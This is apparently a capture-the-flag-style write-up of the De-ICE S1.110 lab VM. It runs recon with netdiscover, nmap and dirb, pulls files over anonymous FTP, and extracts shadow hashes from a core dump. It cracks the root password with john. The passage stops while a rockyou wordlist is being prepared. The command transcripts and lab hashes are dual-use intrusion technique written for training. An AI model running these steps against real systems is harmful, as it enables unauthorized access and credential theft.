De-ICE S1.110 – Level 1 Security Audit v1

WRS

7 February 2015

The scenario for this LiveCD is that a CEO of a small company has tasked you to do more extensive penetration testing of systems within his company. The network administrator has reconfigured systems within his network to meet tougher security requirements and expects you to fail any further penetration attempts. This system is an ftp server used by the network administrator team to create /reload systems on the company intranet. No classified or sensitive information should reside on this server. Through discussion with the administrator, you found out that this server had been used in the past to maintain customer information, but has been sanitized (as opposed to re-built).

Prove to the network administrator that proper system configuration is not the only thing critical in securing a server.

Vulnerability Exploited: **Weak administrator login credentials**


System Vulnerable: 192.168.1.110

Vulnerability Explanation: No Security Corp's web server was compromised through a weak administrative password and poor system configuration. The FTP server allowed anonymous login and contained a core file, which when analyzed provided hashed login credentials. A dictionary attack was conducted against the server. Once logged in the system allowed root access via switch user (su).


Vulnerability Fix: Removed all old files from FTP servers and rebuild. Additionally, enforce best practices policy with user and system administrator's passwords. Reference Microsoft TechNet: http://technet.microsoft.com/en-us/magazine/ff741764.aspx

Severity: Critical

- The very first step was to discover the IP address of our target machine
- This was accomplished with netdiscover




```
root@kali:~/De-ICE/100# netdiscover -r 192.168.1.0/24
```



```
4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address      Count   Len   MAC Vendor
-----------------------------------------------------------------------------
192.168.1.1     00:50:56:c0:00:02    01     060   VMWare, Inc.
192.168.1.110   00:0c:29:df:45:3a    02     120   VMware, Inc.
192.168.1.254   00:50:56:fa:5b:76    01     060   VMWare, Inc.
```

- A thorough scan on the target 192.168.1.110 was conducted with nmap




```
root@kali:~/De-ICE/110# nmap -vv -A -sC 192.168.1.110 -oA 110_scanned
```

```
# Nmap 6.47 scan initiated Sat Feb  7 07:37:19 2015 as: nmap -vv -A -sC -oA 110_scanned
192.168.1.110
Nmap scan report for 192.168.1.110
Host is up (0.00020s latency).
Scanned at 2015-02-07 07:37:19 EST for 201s
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 2.0.4
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    7 1000     513           160 Mar 15  2007 download
|_drwxrwxrwx    2 0        0              60 Feb 26  2007 incoming [NSE: writeable]
22/tcp  open  ssh?
|_ssh-hostkey:
80/tcp  open  http    Apache httpd 2.2.4 ((Unix) mod_ssl/2.2.4 OpenSSL/0.9.8b DAV/2)
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title (text/html).
631/tcp open  ipp     CUPS 1.1
| http-methods: GET HEAD OPTIONS POST PUT
| Potentially risky methods: PUT
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:DF:45:3A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
TCP/IP fingerprint:
OS:SCAN(V=6.47%E=4%D=2/7%OT=21%CT=1%CU=40068%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=54D607C8%P=i686-pc-linux-gnu)SEQ(SP=C9%GCD=1%ISR=C7%TI=Z%CI=Z%II=I%TS=8
OS:)OPS(O1=M5B4ST11NW2%O2=M5B4ST11NW2%O3=M5B4NNT11NW2%O4=M5B4ST11NW2%O5=M5B
OS:4ST11NW2%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0
OS:)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW2%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M5B4ST11NW2
OS:%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 198.842 days (since Wed Jul 23 12:28:32 2014)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.20 ms 192.168.1.110

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
# Nmap done at Sat Feb  7 07:40:40 2015 -- 1 IP address (1 host up) scanned in 201.53 seconds
```

Server IP Address	Ports Open
192.168.1.110	**TCP:** 21,22,80,631

- First, we should go to the company website (port 80) to look for vulnerabilities


Iceweasel
File Edit View History Bookmarks Tools Help
http://192.168....10/index2.html
192.168.1.110/index2.html
Google
224
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng

"No Security Corp.'s"
FTP Server


This server is now only intended for the network team for network and system maintenance and server creation. If you need to add files, please make sure you contact the admins first to ensure the information you add is not classified.

Contact information for admins is as follows:
Sr. System Admin: Adam Adams - adamsa@herot.net
System Admin (Intern): Bob Banter - banterb@herot.net
System Admin: Chad Coffee - coffeec@herot.net

- The page listed the following contact information:

- Adam Adams - adamsa@herot.net (**Senior System Admin**)
- Bob Banter - banterb@herot.net (**Intern System Admin**)
- Chad Coffee - coffeec@herot.net (**System Admin**)


- Once all the information was gathered from the webpage dirb was used to scan for any hidden pages
- Nothing of interest was discovered



```
root@kali:~/De-ICE/110# dirb http://192.168.1.110
```


```
-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Sat Feb  7 12:46:58 2015
URL_BASE: http://192.168.1.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.110/ ----
+ http://192.168.1.110/cgi-bin/ (CODE:403|SIZE:321)
+ http://192.168.1.110/index.html (CODE:200|SIZE:2036)

-----------------
DOWNLOADED: 4592 - FOUND: 2
```

- After I was done gathering as much information from the webpage I moved onto FTP (port 21)




```
root@kali:~/De-ICE/110# ftp 192.168.1.110
Connected to 192.168.1.110.
220 (vsFTPd 2.0.4)
Name (192.168.1.110:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bin
200 Switching to Binary mode.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    7 1000     513           160 Mar 15  2007 download
drwxrwxrwx    2 0        0              60 Feb 26  2007 incoming
226 Directory send OK.
ftp> 
```

- Anytime dealing with ftp directories it just makes it easier to download everything all to your local box for investigating




```
root@kali:~/De-ICE/110# wget -r ftp://anonymous:password@192.168.1.110
```




```
--2015-02-07 12:53:47--  ftp://anonymous:*password*@192.168.1.110/incoming/
           => `192.168.1.110/incoming/.listing'
==> CWD (1) /incoming ... done.
==> PASV ... done.    ==> LIST ... done.

    [ <=>                                             ] 119         --.-K/s   in 0s

2015-02-07 12:53:47 (53.8 MB/s) - `192.168.1.110/incoming/.listing' saved [119]

Removed `192.168.1.110/incoming/.listing'.
FINISHED --2015-02-07 12:53:47--
Total wall clock time: 0.8s
Downloaded: 397 files, 20M in 0.2s (93.1 MB/s)
```

- When looking through the etc directory we noticed a shadow file, could it be this easy?



```
root@kali:~/De-ICE/110/192.168.1.110/download/etc# ls -al
total 420
drwxr-xr-x 6 root root   4096 Feb  7 12:53 .
drwxr-xr-x 7 root root   4096 Feb  7 12:53 ..
-rw-r--r-- 1 root root 362436 Mar  3  2007 core
drwxr-xr-x 2 root root   4096 Feb  7 12:53 fonts
-rw-r--r-- 1 root root    780 Apr 30  2005 hosts
-rw-r--r-- 1 root root    718 Jul  3  2005 inputrc
-rw-r--r-- 1 root root   1296 Jun 10  2006 issue
-rw-r--r-- 1 root root    183 Jun 23  2005 lisarc
-rw-r--r-- 1 root root     56 Oct 21  2004 localtime
lrwxrwxrwx 1 root root     23 Feb  7 12:53 localtime-copied-from -> /usr/share/zoneinfo/GMT
-rw-r--r-- 1 root root  10289 Dec 31  2003 login.defs
-rw-r--r-- 1 root root      1 Dec 31  2003 motd-slax
drwxr-xr-x 2 root root   4096 Feb  7 12:53 profile.d
drwxr-xr-x 2 root root   4096 Feb  7 12:53 rc.d
-rw-r--r-- 1 root root    440 Jul 18  2006 shadow
drwxr-xr-x 4 root root   4096 Feb  7 12:53 X11
```




```
root@kali:~/De-ICE/110/192.168.1.110/download/etc# head shadow
root:$1$3OF/pWTC$lvhdyl86pAEQcrvepWqpu.:12859:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
```

```
root:$1$3OF/pWTC$lvhdyl86pAEQcrvepWqpu.:12859:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
```

```
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
```

- Using john we attempt to crack the shadow file and discover:


- root – toor



```
root@kali:~/De-ICE/110/192.168.1.110/download/etc# john shadow
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
toor             (root)
guesses: 1  time: 0:00:00:00 DONE (Sat Feb  7 12:55:47 2015)  c/s: 300  trying: root - rooT
Use the "--show" option to display all of the cracked passwords reliably
```


- Unfortunately, when we attempt to SSH with root/toor we do not get in

- Either root is not enabled for SSH or this shadow file has nothing to do with the box we're currently on




```
root@kali:~/De-ICE/110# ssh root@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
RSA key fingerprint is 30:c4:a4:5f:54:d2:b9:32:4b:d8:8a:09:7e:a2:4a:70.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.110' (RSA) to the list of known hosts.
root@192.168.1.110's password:
Permission denied, please try again.
root@192.168.1.110's password:
Permission denied, please try again.
root@192.168.1.110's password:
Permission denied (publickey,password,keyboard-interactive).
```

- Next, we notice a large "core" binary file, lets investigate it with the strings command




```
root@kali:~/De-ICE/110/192.168.1.110/download/etc# strings core
```

- At the end of the file we find another shadow file!



```
root:$1$aQo/FOTu$rriwTq.pGmN3OhFe75yd30:13574:0:::::bin:*:9797:0:::::daemon:*:9797:0:::::adm:*:9797:0:
::::lp:*:9797:0:::::sync:*:9797:0:::::shutdown:*:9797:0:::::halt:*:9797:0:::::mail:*:9797:0:::::news:*
:9797:0:::::uucp:*:9797:0:::::operator:*:9797:0:::::games:*:9797:0:::::ftp:*:9797:0:::::smmsp:*:9797:0
:::::mysql:*:9797:0:::::rpc:*:9797:0:::::sshd:*:9797:0:::::gdm:*:9797:0:::::pop:*:9797:0:::::nobody:*:
9797:0:::::aadams:$1$klZ09iws$fQDiqXfQXBErilgdRyogn.:13570:0:99999:7:::bbanter:$1$1wY0b2Bt$Q6cLev2TG9e
H9iIaTuFKy1:13571:0:99999:7:::ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQu70/:13574:0:99999:7:::
```

- We quickly copy, paste, and properly format the newly found information in a file called shadow




```
root@kali:~/De-ICE/110# vi shadow
root@kali:~/De-ICE/110# cat shadow
root:$1$aQo/FOTu$rriwTq.pGmN30hFe75yd30:13574:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
```

```
root:$1$aQo/FOTu$rriwTq.pGmN3OhFe75yd30:13574:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
aadams:$1$klZ09iws$fQDiqXfQXBErilgdRyogn.:13570:0:99999:7:::
bbanter:$1$1wY0b2Bt$Q6cLev2TG9eH9iIaTuFKy1:13571:0:99999:7:::
ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQu70/:13574:0:99999:7:::
```

- Since we used rockyou.txt on our last VM, no sense in copying the entire file


- Simply make a symbolic link



```
root@kali:~/De-ICE/110# ln -s ../100/rockyou.txt ./rockyou.txt
root@kali:~/De-ICE/110# ls -al rockyou.txt
lrwxrwxrwx 1 root root 18 Feb  7 13:12 rockyou.txt -> ../100/rockyou.txt
```

